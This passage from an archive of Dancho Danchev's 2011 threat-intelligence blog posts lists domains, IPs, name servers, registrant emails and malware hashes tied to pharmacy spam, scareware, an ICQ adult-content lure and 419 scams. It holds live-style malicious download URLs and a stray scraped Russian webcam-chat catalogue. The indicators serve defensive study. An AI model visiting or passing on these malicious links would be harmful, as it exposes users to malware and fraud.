***pillswwa.ru*** - Email: *nikitapetuhov@yahoo.com*

***pillszva.ru*** - Email: *nikitapetuhov@yahoo.com*

***pillszzi.ru*** - Email: *nikitapetuhov@yahoo.com*

***propillsp.ru*** - Email: *muzalevskayaekaterina@yahoo.com*

***puppillso.ru*** - Email: *alexeycheremisinov@yahoo.com*

***rempillso.ru*** - Email: *alexeycheremisinov@yahoo.com*

ns1.alemedicp.ru	115.239.229.196
ns1.bacdns.ru	115.239.229.196
ns1.bacmedicp.ru	115.239.229.196
ns1.camdns.ru	115.239.229.196
ns1.delmedicv.ru	115.239.229.196
ns1.dnsbest.ru	115.239.229.196
ns1.dnsorbi.com	115.239.229.196
ns1.dnsroomo.ru	115.239.229.196
ns1.dnswork.ru	115.239.229.196
ns1.doctorci.ru	115.239.229.196
ns1.doctorngce.ru	115.239.229.196
ns1.doctorude.ru	115.239.229.196
ns1.eagreadns.ru	115.239.229.196
ns1.elmends.ru	115.239.229.196
ns1.gurndns.ru	115.239.229.196
ns1.sighost.ru	115.239.229.196
ns1.twdoctor.com	115.239.229.196
ns1.vodoctorx.ru	115.239.229.196
ns1.advidns.ru	113.23.142.119
ns1.bestworldldns.com	113.23.142.119
ns1.boxdns.ru	113.23.142.119
ns1.cashdns.ru	113.23.142.119
ns1.comtdns.com	113.23.142.119
ns1.crouadns.ru	113.23.142.119
ns1.culldns.com	113.23.142.119
ns1.dns4work.ru	113.23.142.119
ns1.glisdns.com	113.23.142.119
ns1.subrdns.ru	113.23.142.119
ns1.tiodns.com	113.23.142.119
ns1.annudns.com	78.46.105.205
ns1.botedns.com	78.46.105.205
ns1.caulsdns.com	78.46.105.205
ns1.dnsbestfind.com	78.46.105.205
ns1.dnsoper.com	78.46.105.205
ns1.psidns.com	78.46.105.205

**repillso.ru** - Email: alexeycheremisinov@yahoo.com

**sipillsw.ru** - Email: nikitapetuhov@yahoo.com

**stapillso.ru** - Email: alexeycheremisinov@yahoo.com

**supillsp.ru** - Email: muzalevskayaekaterina@yahoo.com

**tilpillso.ru** - Email: alexeycheremisinov@yahoo.com

**tilpillsw.ru** - Email: nikitapetuhov@yahoo.com

***towpillsp.ru*** - Email: muzalevskayaekaterina@yahoo.com

***trpillsp.ru*** - Email: muzalevskayaekaterina@yahoo.com

***uncpillso.ru*** - Email: alexeycheremisinov@yahoo.com

***vipillsp.ru*** - Email: muzalevskayaekaterina@yahoo.com

***whapillsw.ru*** - Email: nikitapetuhov@yahoo.com

Name servers of notice, respoding to **115.239.229.196**  
(AS4134); **113.23.142.119** (AS38182) and **78.46.105.205**

(AS24940 - active [5]SpyEye C &Cs at  
***www.privathosting.eu; spl.privathosting.eu***)

***ns1.advidns.ru***

656

***ns1.alemedicp.ru***

***ns1.annudns.com***

***ns1.bacdns.ru***

***ns1.bacmedicp.ru***

***ns1.bestworldddns.com***

***ns1.botedns.com***

***ns1.boxdns.ru***

***ns1.camdns.ru***

***ns1.cashdns.ru***

***ns1.caulsdns.com***

***ns1.comtdns.com***

***ns1.crouadns.ru***

***ns1.culldns.com***

***ns1.delmedicv.ru***

***ns1.dns4work.ru***

***ns1.dnsbest.ru***

***ns1.dnsbestfind.com***

***ns1.dnsoper.com***

***ns1.dnsorbi.com***

***ns1.dnsroomo.ru***

***ns1.dnswork.ru***

***ns1.doctorci.ru***

***ns1.doctorngee.ru***

***ns1.doctorrfix.com***

***ns1.doctorude.ru***

***ns1.doctorxst.ru***

***ns1.doctorxve.ru***

***ns1.drdoctorx.ru***

***ns1.dromedicp.ru***

***ns1.eagreadns.ru***

***ns1.elmendns.ru***

***ns1.feldns.ru***

***ns1.glisdns.com***

***ns1.gurndns.ru***

***ns1.hardns.ru***

***ns1.psidns.com***

***ns1.rxshopsmor.ru***

***ns1.sighost.ru***

***ns1.standns.com***

***ns1.subrdns.ru***

***ns1.tiodns.com***

***ns1.twdoctor.com***

***ns1.vodoctorx.ru***

*This post has been reproduced from [6]Dancho Danchev's blog.*

1. <https://zeustracker.abuse.ch/monitor.php?as=4134>
2. <http://www.zdnet.com/blog/security/inside-an-affiliate-spam-program-for-pharmaceuticals/2054>
3. <http://www.zdnet.com/blog/security/survey-millions-of-users-open-spam-emails-click-on-links/5889>

4. <http://www.zdnet.com/blog/security/microsofts-bing-invaded-by-pharmaceutical-scammers/3993>

657

5. <https://spyeyetracker.abuse.ch/monitor.php?as=24940>

6. <http://ddanchev.blogspot.com/>

658



### ***A Diverse Portfolio of Fake Security Software - Part Twenty Five (2011-02-15 16:06)***

*Scareware continues occupying the top spots for malicious monetization tactics courtesy of the cybercrime ecosys-*

*tem. Disruption of this monetization chain can take place through multiple processes. For instance:*

- Share data with the affected ISP whose customers participate in the black hat SEO campaign*
- Target the payment processing gateways, or inform the legitimate one*
- Target the the redirector URLs of the campaign*
- Target the affiliate network itself*
- Target the "final output" in the form of scareware domains*

*In this we'll expose a portfolio of scaware domains, and will target the "final output" of the campaign, in between sharing data with community members. As always, what originally looks like a low profile campaign, always turns*

into a piece of puzzle from the massive blackhat SEO "picture".

- Detection rate for **systemwrecksavertingsystem.com**  
**/scan1/92/freesystemscan.exe**

[1]freesystemscan.exe - Trojan.Win32.FakeAV

659



Result: 17/ 43 (39.5 %)

**MD5** : a69a7f1992ed4607ac0a163d66984f56

**SHA1** : ef089f92881ff6835b76562febdcbc3328340adb

**SHA256:**

993026853e2bbc8846dbda5a90c4f06a9a18b83c9f97fe7b1  
557b03975ebeaff

- Detection rate for **pornhugevideo.com**  
**/video3/88/freevideoplugin.exe**

[2]freevideoplugin.exe - Rogue:Win32/FakePAV

Result: 4/ 42 (9.5 %)

**MD5** : 8a688d6ebb838f66f16720f4066cf6c6

**SHA1** : 845e43ad946048346b3d9150ae41fd8f7766ac53

**SHA256:**

db6e3e7a72305d8b36861ed90753555d519bdca5a36aa058  
1ed363ac264cfbce



Responding to 94.23.105.248 (AS16276): One active  
[3]Zeus C &C within the AS **monasteriodeboltana.es**

**accidentspreventingcenter.com** - Email:  
contact@privacyprotect.org

**antibreakingsystem.com** - Email:  
contact@privacyprotect.org

**antivirusesshield.com** - Email:  
contact@privacyprotect.org

**bigvideocams.com** - Email: contact@privacyprotect.org

660

**componentsprotector.com** - Email:  
contact@privacyprotect.org

**hugebigpornmovie.com** - Email:  
contact@privacyprotect.org

**hugebigred.com** - Email: contact@privacyprotect.org

**hugemoviecams.com** - Email: contact@privacyprotect.org

**pcactivitydebugger.com** - Email:  
contact@privacyprotect.org

**pcautomaticproblemssolver.com** - Email:  
contact@privacyprotect.org

**pccustodianutility.com** - Email:  
contact@privacyprotect.org

**pcinspectionutility.com** - Email:  
contact@privacyprotect.org

**pcprecautionscenter.com** - Email:  
contact@privacyprotect.org

**pcprotectionservant.com** - Email:  
contact@privacyprotect.org

**pcriskspreventionscenter.com** - Email:  
contact@privacyprotect.org

**pcstabilitymaximizer.com** - Email:  
contact@privacyprotect.org

**pctroublessolver.com** - Email:  
contact@privacyprotect.org

**pcwardingsystem.com** - Email:  
contact@privacyprotect.org

**pornhugevideo.com** - Email: contact@privacyprotect.org

**systemanticrashesutility.com** - Email:  
contact@privacyprotect.org

**systemattentionutility.com** - Email:  
contact@privacyprotect.org

**systemshieldingutility.com** - Email:  
contact@privacyprotect.org

**systemsupervisioncenter.com** - Email:  
contact@privacyprotect.org

**systemtaskoptimizer.com** - Email:  
contact@privacyprotect.org

**systemwrecksavertingsystem.com** - Email:  
contact@privacyprotect.org

***taskstweakingutility.com*** - Email:  
*contact@privacyprotect.org*

***tubemovievideo.com*** - Email: *contact@privacyprotect.org*

661

morlunaya.vv.cc	64.64.3.125
f23f21fafae.vv.cc	64.64.3.125
oghmalak.vv.cc	64.64.3.125
oijqujnnnsu1.co.cc	76.76.117.101
gewheheh4.co.cc	76.76.117.101
hdfh34hdrfhf.co.cc	76.76.117.101
hdfg43hshf.co.cc	76.76.117.101
gsg3gsdgseg.co.cc	76.76.117.101
hh3hfdnfdh.co.cc	76.76.117.101
gsdg43hswelh.co.cc	76.76.117.101
212156dnfgdn.co.cc	76.76.117.101
gdezdesko.co.cc	76.76.117.101
gfsdg4gs.co.cc	76.76.117.101
drelagda.vv.cc	76.76.117.101
maridora.vv.cc	76.76.117.101
bfbf3bfb.vv.cc	76.76.117.101
fdf2fafaf.vv.cc	76.76.117.101
bdfnfebne3nf.vv.cc	76.76.117.101
hndfdnfdnxdnf.vv.cc	76.76.117.101
wefge3g1tg1g.vv.cc	76.76.117.101
gsgwegweg23g.vv.cc	76.76.117.101
gsegf3gstg3g.vv.cc	76.76.117.101
32fdsg3gsg.vv.cc	76.76.117.101
vsegwgewg.vv.cc	76.76.117.101
hdhfdhdfhdfhdfh.vv.cc	76.76.117.101
hu587tiugi.vv.cc	76.76.117.101
yeryeshsdhdfhdfh.vv.cc	76.76.117.101
nvmtyvm.vv.cc	76.76.117.101
gsdg24gshgr.vv.cc	76.76.117.101
gsgsv2vds.vv.cc	76.76.117.101
gdsg342gsgs.vv.cc	76.76.117.101
ht4hdfgjcjgt.vv.cc	76.76.117.101
shalilador.cz.cc	76.76.117.101
malakely.cz.cc	76.76.117.101

*Responding to 76.76.117.101 (AS21793); 78.46.105.205 (AS24940); 207.58.177.96 (AS25847) and 64.64.3.125*

*(AS25847)*

**212156dnfgdn.co.cc** - Email: audiodius@hotmail.com

**32fdsg3gsg.vv.cc**

**androlhala.cz.cc**

**bdfnfebne3nf.vv.cc**

**bfbf3bfb.vv.cc**

**cebandis.cz.cc**

**centrihelm.cz.cc**

**drelagda.vv.cc**

**f23f21fafae.vv.cc**

**fdf2fafaf.vv.cc**

**gdezdeskto.co.cc**

**gdsg342gsgs.vv.cc**

**gewheheh4.co.cc** - Email: audiodius@hotmail.com

**gfsdg4gs.co.cc** - Email: audiodius@hotmail.com

**graninis.cz.cc**

662

**gsdg24gshgr.vv.cc**

**gsdg43hsweh.co.cc** - Email: audiodius@hotmail.com

**gsegf3gstg3g.vv.cc**

**gsg3gsdgseg.co.cc** - Email: audiodius@hotmail.com

***gsgsv2vds.vv.cc***

***gsgwegweg23g.vv.cc***

***hdfg43hshf.co.cc*** - Email: audiodius@hotmail.com

***hdfh34hdrfhf.co.cc*** - Email: audiodius@hotmail.com

***hdhfdhdfhdfhdfh.vv.cc***

***hfehe3hdfhf.co.cc*** - Email: audiodius@hotmail.com

***hh3hfdnfdh.co.cc*** - Email: audiodius@hotmail.com

***hndfdfnfdnxdnf.vv.cc***

***ht4hdfgjcjgt.vv.cc***

***hu587tiugi.vv.cc***

***malakelv.cz.cc***

***maridora.vv.cc***

***morlunaya.vv.cc***

***nvmtymvm.vv.cc***

***oghmalak.vv.cc***

***oijqujnnsu1.co.cc*** - Email: audiodius@hotmail.com

***shalillador.cz.cc***

***vsegwgewg.vv.cc***

***wefge3g1tg1g.vv.cc***

***yeryeshsdhdhjfdhj.vv.cc***

*This post has been reproduced from [4]Dancho Danchev's blog.*

***Related posts on scareware and blackhat SEO monetization:***

*[5]A Diverse Portfolio of Scareware/Blackhat SEO Redirectors Courtesy of the Koobface Gang*

*[6]Dissecting a Scareware-Serving Black Hat SEO Campaign Using Compromised .NL/.CH Sites*

*[7]Dissecting the 100,000+ Scareware Serving Fake YouTube Pages Campaign*

*[8]Dissecting the Ongoing U.S Federal Forms Themed Blackhat SEO Campaign - Part Two*

*[9]Blackhat SEO Campaign Hijacks U.S Federal Form Keywords, Serves Scareware*

*[10]U.S Federal Forms Blackhat SEO Themed Scareware Campaign Expanding*

*[11]Dissecting the Ongoing U.S Federal Forms Themed Blackhat SEO Campaign*

*[12]The ultimate guide to scareware protection*

*[13]A Diverse Portfolio of Scareware/Blackhat SEO Redirectors Courtesy of the Koobface Gang*

*[14]Massive Scareware Serving Blackhat SEO, the Koobface Gang Style*

*[15]A Peek Inside the Managed Blackhat SEO Ecosystem*

*[16]Dissecting a Swine Flu Black SEO Campaign*

*[17]Massive Blackhat SEO Campaign Serving Scareware*

*[18]From Ukrainian Blackhat SEO Gang With Love*

*[19]From Ukrainian Blackhat SEO Gang With Love - Part Two*

*[20]From Ukraine with Scareware Serving Tweets, Bogus LinkedIn/Scribd Accounts, and Blackhat SEO Farms*

*[21]From Ukraine with Bogus Twitter, LinkedIn and Scribd Accounts*

*[22]Fake Web Hosting Provider - Front-end to Scareware Blackhat SEO Campaign at Blogspot*

*[23]The Ultimate Guide to Scareware Protection*

*[24]A Diverse Portfolio of Fake Security Software - Part Twenty Four*

*[25]A Diverse Portfolio of Fake Security Software - Part Twenty Three*

663

*[26]A Diverse Portfolio of Fake Security Software - Part Twenty Two*

*[27]A Diverse Portfolio of Fake Security Software - Part Twenty One*

*[28]A Diverse Portfolio of Fake Security Software - Part Twenty*

*[29]A Diverse Portfolio of Fake Security Software - Part Nineteen*

*[30]A Diverse Portfolio of Fake Security Software - Part Eighteen*

*[31]A Diverse Portfolio of Fake Security Software - Part Seventeen*

*[32]A Diverse Portfolio of Fake Security Software - Part Sixteen*

*[33]A Diverse Portfolio of Fake Security Software - Part Fifteen*

*[34]A Diverse Portfolio of Fake Security Software - Part Fourteen*

*[35]A Diverse Portfolio of Fake Security Software - Part Thirteen*

*[36]A Diverse Portfolio of Fake Security Software - Part Twelve*

*[37]A Diverse Portfolio of Fake Security Software - Part Eleven*

*[38]A Diverse Portfolio of Fake Security Software - Part Ten*

*[39]A Diverse Portfolio of Fake Security Software - Part Nine*

*[40]A Diverse Portfolio of Fake Security Software - Part Eight*



*[41]A Diverse Portfolio of Fake Security Software - Part Seven*

*[42]A Diverse Portfolio of Fake Security Software - Part Six*

*[43]A Diverse Portfolio of Fake Security Software - Part Five*

*[44]A Diverse Portfolio of Fake Security Software - Part Four*

*[45]A Diverse Portfolio of Fake Security Software - Part Three*

*[46]A Diverse Portfolio of Fake Security Software - Part Two*

*[47]Diverse Portfolio of Fake Security Software*

1.

<http://www.virustotal.com/file-scan/report.html?id=993026853e2bbc8846dbda5a90c4f06a9a18b83c9f97fe7b1557b0>

[3975ebeaff-1297772489](#)

2.

<http://www.virustotal.com/file-scan/report.html?id=db6e3e7a72305d8b36861ed90753555d519bdca5a36aa0581ed363>

[ac264cfbce-1297778271](#)

3. <https://zeustracker.abuse.ch/monitor.php?as=16276>

4. <http://ddanchev.blogspot.com/>

5. <http://ddanchev.blogspot.com/2010/02/diverse-portfolio-of-scarewareblackhat.html>

6. <http://ddanchev.blogspot.com/2010/08/dissecting-scareware-serving-black-hat.html>

7. <http://ddanchev.blogspot.com/2010/06/dissecting-100000-scareware-serving.html>
8. <http://ddanchev.blogspot.com/2010/06/dissecting-ongoing-us-federal-forms.html>
9. <http://ddanchev.blogspot.com/2009/08/blackhat-seo-campaign-hijacks-us.html>
10. <http://ddanchev.blogspot.com/2009/08/us-federal-forms-blackhat-seo-themed.html>
11. <http://ddanchev.blogspot.com/2009/08/dissecting-ongoing-us-federal-forms.html>
12. <http://www.zdnet.com/blog/security/the-ultimate-guide-to-scareware-protection/4297>
13. <http://ddanchev.blogspot.com/2010/02/diverse-portfolio-of-scarewareblackhat.html>
14. <http://ddanchev.blogspot.com/2009/11/massive-scareware-serving-blackhat-seo.html>
15. <http://ddanchev.blogspot.com/2009/06/peek-inside-managed-blackhat-seo.html>
16. <http://ddanchev.blogspot.com/2009/05/dissecting-swine-flu-black-seo-campaign.html>
17. <http://ddanchev.blogspot.com/2009/04/massive-blackhat-seo-campaign-serving.html>
18. <http://ddanchev.blogspot.com/2009/06/from-ukrainian-blackhat-seo-gang-with.html>
19. [http://ddanchev.blogspot.com/2009/06/from-ukrainian-blackhat-seo-gang-with\\_09.html](http://ddanchev.blogspot.com/2009/06/from-ukrainian-blackhat-seo-gang-with_09.html)

20. <http://ddanchev.blogspot.com/2009/06/from-ukraine-with-scareware-serving.html>
21. <http://ddanchev.blogspot.com/2009/07/from-ukraine-with-bogus-twitter.html>
22. <http://ddanchev.blogspot.com/2009/06/fake-web-hosting-provider-front-end-to.html>
23. <http://blogs.zdnet.com/security/?p=4297>
24. <http://ddanchev.blogspot.com/2009/12/diverse-portfolio-of-fake-security.html>
25. [http://ddanchev.blogspot.com/2009/07/diverse-portfolio-of-fake-security\\_27.html](http://ddanchev.blogspot.com/2009/07/diverse-portfolio-of-fake-security_27.html)

664

26. <http://ddanchev.blogspot.com/2009/07/diverse-portfolio-of-fake-security.html>
27. <http://ddanchev.blogspot.com/2009/06/diverse-portfolio-of-fake-security.html>
28. <http://ddanchev.blogspot.com/2009/05/diverse-portfolio-of-fake-security.html>
29. [http://ddanchev.blogspot.com/2009/04/diverse-portfolio-of-fake-security\\_16.html](http://ddanchev.blogspot.com/2009/04/diverse-portfolio-of-fake-security_16.html)
30. <http://ddanchev.blogspot.com/2009/04/diverse-portfolio-of-fake-security.html>
31. [http://ddanchev.blogspot.com/2009/03/diverse-portfolio-of-fake-security\\_31.html](http://ddanchev.blogspot.com/2009/03/diverse-portfolio-of-fake-security_31.html)

32. <http://ddanchev.blogspot.com/2009/03/diverse-portfolio-of-fake-security.html>
33. <http://ddanchev.blogspot.com/2009/02/diverse-portfolio-of-fake-security.html>
34. <http://ddanchev.blogspot.com/2009/01/diverse-portfolio-of-fake-security.html>
35. [http://ddanchev.blogspot.com/2008/11/diverse-portfolio-of-fake-security\\_12.html](http://ddanchev.blogspot.com/2008/11/diverse-portfolio-of-fake-security_12.html)
36. <http://ddanchev.blogspot.com/2008/11/diverse-portfolio-of-fake-security.html>
37. [http://ddanchev.blogspot.com/2008/10/diverse-portfolio-of-fake-security\\_28.html](http://ddanchev.blogspot.com/2008/10/diverse-portfolio-of-fake-security_28.html)
38. [http://ddanchev.blogspot.com/2008/10/diverse-portfolio-of-fake-security\\_22.html](http://ddanchev.blogspot.com/2008/10/diverse-portfolio-of-fake-security_22.html)
39. [http://ddanchev.blogspot.com/2008/10/diverse-portfolio-of-fake-security\\_16.html](http://ddanchev.blogspot.com/2008/10/diverse-portfolio-of-fake-security_16.html)
40. <http://ddanchev.blogspot.com/2008/10/diverse-portfolio-of-fake-security.html>
41. [http://ddanchev.blogspot.com/2008/09/diverse-portfolio-of-fake-security\\_30.html](http://ddanchev.blogspot.com/2008/09/diverse-portfolio-of-fake-security_30.html)
42. [http://ddanchev.blogspot.com/2008/09/diverse-portfolio-of-fake-security\\_24.html](http://ddanchev.blogspot.com/2008/09/diverse-portfolio-of-fake-security_24.html)
43. <http://ddanchev.blogspot.com/2008/09/diverse-portfolio-of-fake-security.html>
44. [http://ddanchev.blogspot.com/2008/08/diverse-portfolio-of-fake-security\\_25.html](http://ddanchev.blogspot.com/2008/08/diverse-portfolio-of-fake-security_25.html)

45. [http://ddanchev.blogspot.com/2008/08/diverse-portfolio-of-fake-security\\_20.html](http://ddanchev.blogspot.com/2008/08/diverse-portfolio-of-fake-security_20.html)

46. <http://ddanchev.blogspot.com/2008/08/diverse-portfolio-of-fake-security.html>

47. <http://ddanchev.blogspot.com/2007/12/diverse-portfolio-of-fake-security.html>

665

## Каталог

В каталоге представлены все девушки, зарегистрированные в видео-чате. Если понравившейся вам девушки нет в режиме «он-лайн», вы можете зайти к ней в анкету и посмотреть ее расписание.

Поиск

найжены 8123 модели:

чертенок87



Бесплатный чат  
(Свободный вход)

XVipSexDeluX




Платный чат  
(20 кр/мин)

SEXYALIS



Платный чат  
(5 кр/мин)

WowFactor



Платный чат  
(10 кр/мин)

Irusьka




Бесплатный чат  
(Свободный вход)

Кэсюэт




Бесплатный чат  
(Свободный вход)

koketka18



Платный чат  
(20 кр/мин)

SexyJesica




Приват  
(Нужно подождать)

Nasty4play



Бесплатный чат  
(Свободный вход)

Марина1



Платный чат  
(20 кр/мин)

Azarnava

SavanaLove

PopularGirl

kasablanka44

ianny14

## **Bogus Adult Content SPIM-ed Over ICQ (2011-02-16 13:25)**

*A currently SPIM-ed campaign over ICQ attempts to trick the end user into becoming a member of a bogus adult*

*content offering network, which drives sales through spamming.*

*The links chain:*

- **[ow.ly/3V9eu](https://ow.ly/3V9eu)**

- **[art-spectrum.info/load2/7674/foto.jar](http://art-spectrum.info/load2/7674/foto.jar)** - 178.170.250.12  
(AS52000, ALDAN-3-AS LTD "ALDAN-3)

- **[video-girl.tv/default.aspx](http://video-girl.tv/default.aspx)** - 81.177.3.250 - Email:  
[support@video-people.com](mailto:support@video-people.com) (AS8342, RTCOMM-AS OJSC RT-

Comm.RU) with two active [1]SpyEye C &Cs within the AS -  
**[googlemaps4.com](http://googlemaps4.com)** (81.176.236.177) and **[reg.kygalu.ru](http://reg.kygalu.ru)** -

81.177.32.45 - Email: [kygalu.ru@r01-service.ru](mailto:kygalu.ru@r01-service.ru)

- Responding to 178.170.250.12 are also **[geoinvest.org](http://geoinvest.org)**  
(178.170.250.12) Email: [geoinvest@sum.co.ru](mailto:geoinvest@sum.co.ru) and **[power-](http://power-man.ru)**  
**[man.ru](http://power-man.ru)** (178.170.250.12) Email: [antonvp@yandex.ru](mailto:antonvp@yandex.ru)

666





- Responding to 81.177.3.250 are:

**vchat.kladoffka.com** - Email: sanny\_dbroker@mail.ru

**virtualniyseks.in** - Email: sereg@hot.ee

**odetih.net** - Email: reg@legato.name

**pornoton.net**

**russiansgirls.net**

**videodevki.ru** - Email: prezidentbush@yandex.ru

**video-girl.ru** - Email: admin@video-girl.ru

**strip-girl.ru** - Email: kinoman-cd@yandex.ru

**webcam-girls.ru** - Email: srg\_surgut@pisem.net

**videoshowgirls.ru** - Email: gbgnbr@i.ua

**sexy-chat.ru** - Email: roman.alexsandr@mail.ru

**flirtshow.ru** - Email: rusproject99@yandex.ru

**chatsexy.ru** - Email: roman.alexsandr@mail.ru

**rusprivate.su** - Email: sadko-as@rambler.ru

**video-girl.tv** - Email: support@video-people.com


**x-chat.tv** - Email: x-chat@mail.ru

This post has been reproduced from [2]Dancho Danchev's blog.

1. <https://spyeyetracker.abuse.ch/monitor.php?as=8342>

2. <http://ddanchev.blogspot.com/>

667



### ***Sampling 419 Advance Fee Scams Activity - Part Two (2011-02-21 13:54)***

*Part two of the [1]**Sampling 419 Advance Fee Scams Activity** series, once again aims to provide actionable real-time threat intelligence on a fraudulent segment that continues tricking hundreds of thousands of average Internet users into thinking that they have pending payments, have won the lottery, or someone is basically interested in doing multi-million dollar business with them.*

*The format of the data obtained over the past 24 hours, is return email plus the original IP of the sender,*

*most of which can be geolocated to African countries.*



*hsuehyun@ncut.edu.tw - 116.206.139.254*

*peterjohnson299@yahoo.co.jp - 41.218.232.158*

*ekwesa@aol.com - 41.138.164.52*

*info.hsbcbanktransfer@gmail.com - 41.218.251.239*

*SarinaJensB@web.de - 77.70.128.160*

*paulmohammed37@yahoo.com - 41.155.81.129*

*henriondaniellepaulette@yahoo.fr - 81.91.228.78*

*mainstreamfirm001@gmail.com - 41.155.72.26*

*wilson201105@hotmail.com - 187.16.224.70*

*westernun888union@hotmail.com - 41.191.85.209*

*bt.telecomsgroup@live.co.uk - 202.137.234.123*

*eco.bankplc.ecobankpl@gmail.com - 41.216.50.26*

*kwameowus@aol.com - 41.218.233.50*

*richardjsphs@yahoo.co.jp - 190.213.185.93*

*mainstreamfirm001@gmail.com - 212.76.68.39*

*benardodigor@yahoo.com - 41.211.229.23*

*groupbanofafrica@hotmail.com - 189.86.87.204*

*wellcometrustloans@post.com - 182.63.1.192*

*lindominic04@rediffmail.com - 41.28.113.153*

*rep\_leonbecker@yahoo.cn - 41.218.197.240*

*agwa\_james@yahoo.it - 82.128.1.217*

*mrsmarriogloria@yahoo.co.jp - 41.66.8.132*

*ralphkoon@yahoo.co.jp - 124.120.130.145*

*directorofremittance.centralba@gmail.com - 89.221.175.11*

*legalclaimsdepartment2@lankaemail.com - 41.58.67.161*

*drbbs@live.com - 111.172.36.231*

*pn2812768@gmail.com - 77.246.67.82*

*husainali40@gmail.com - 212.52.152.113*

*bensonibori@yahoo.com.hk - 82.128.36.25*

*mraabull@att.net - 41.210.43.36*

*info@westernu.co.uk - 199.255.209.74*

*claim\_dptupdate@live.com - 82.128.88.173*

*alhussein.raisin@yahoo.co.nz - 86.97.120.18*

*adrianyrann5@att.net - 70.39.119.122*

*dr\_larry\_west1970@qatar.io - 41.222.192.89*

*mrgarypalmercode@gmail.com - 41.71.147.248*

*diplomaticericb78@globomail.com - 81.91.230.137*

*treasuryoffice@cantv.net - 41.0.52.62*

*infoun19@oued.org - 41.189.2.105*

*fbi\_54327@hotmail.com - **82.128.109.76***

*s.b.mail@web.de - **74.115.3.69***

*maria200495@hotmail.com - **115.132.173.171***

*ceckamokai@gmail.com - **41.241.148.81***

*ff123ff69@yahoo.co.nz - **75.126.137.6***

*mr.colesify@yahoo.co.uk - **115.118.239.95***

*benkofi003@aol.com - **41.218.239.140***

*investigationcommite2011@gmail.com - **41.211.229.26***

*wiesner.heiko@web.de - **41.138.167.198***

*kwameowus@aol.com - **41.218.245.220***

*kamaruddinabdullah@w.cn - **120.141.67.94***

*benobiego@rediffmail.com - **67.247.201.204***

*See also:*

- **[2]419 scammers using Dilbert.com**
- **[3]419 scammers using NYTimes.com 'email this feature**
- **[4]Protection tips for the upcoming FIFA World Cup themed cybercrime campaigns**

*Historical OSINT remains an inseparable part of the CYBERINT gathering practices, hence the continuation of the*

*Sampling 419 Advance Fee Scams Activity series.*

***This post has been reproduced from [5]Dancho Danchev's blog. Follow him [6]on Twitter.***

1. <http://ddanchev.blogspot.com/2010/06/sampling-419-advance-fee-scams-activity.html>

2. <http://www.zdnet.com/blog/security/419-scammers-using-dilbertcom/3809>

3. <http://www.zdnet.com/blog/security/419-scammers-using-nytimescom-email-this-feature/3491>

669

4. <http://www.zdnet.com/blog/security/protection-tips-for-the-upcoming-fifa-world-cup-themed-cybercrime-campaigns/6610>

5. <http://ddanchev.blogspot.com/>

6. <http://twitter.com/danchodanchev>

670



**Summarizing Zero Day's Posts for February (2011-02-28 15:59)**

[1]

*The following is a brief summary of all of my posts at ZDNet's Zero Day for February. You can subscribe to my*

***[2]personal RSS feed, [3]Zero Day's main feed, or follow me on Twitter:***

*[4]*

***Recommend reading:***

*671*

- *[5]500,000 stolen email passwords discovered in Waledac's cache*

- *[6]Report: AV users still get infected with malware*

- *[7]Report: Patched vulnerabilities remain prime exploitation vector*

*01. [8]Researcher demos SMS-based smartphone botnet*

*02. [9]500,000 stolen email passwords discovered in Waledac's cache*

*03. [10]Study: US tops Zeus hosting infrastructure chart*

*04. [11]Spamvertised Xerox document themed malware campaign spreading*

*05. [12]New report details the prices within the cybercrime market*

*06. [13]Report: AV users still get infected with malware*

*07. [14]Microsoft disables AutoRun on Windows XP/Vista to prevent malware infections*

08. [15]Google intros advanced sign-in feature
09. [16]Malware Watch: UPS/FDIC; Mobile app; Infected ambulance dispatch
10. [17]Report: Patched vulnerabilities remain prime exploitation vector
11. [18]Bogus Android apps lead to malware
12. [19]Zeus crimeware variant targets Symbian and BlackBerry users
13. [20]Researchers spot new Mac OS X malware

***This post has been reproduced from [21]Dancho Danchev's blog. Follow him [22]on Twitter.***

1. [https://lh5.googleusercontent.com/-n-oZ7kPS\\_XE/TWup2Vp4HjI/AAAAAAAAAE1k/cvb-TliEwfM/s1600/ZDNet\\_Zero\\_Day\\_February\\_2011.png](https://lh5.googleusercontent.com/-n-oZ7kPS_XE/TWup2Vp4HjI/AAAAAAAAAE1k/cvb-TliEwfM/s1600/ZDNet_Zero_Day_February_2011.png)
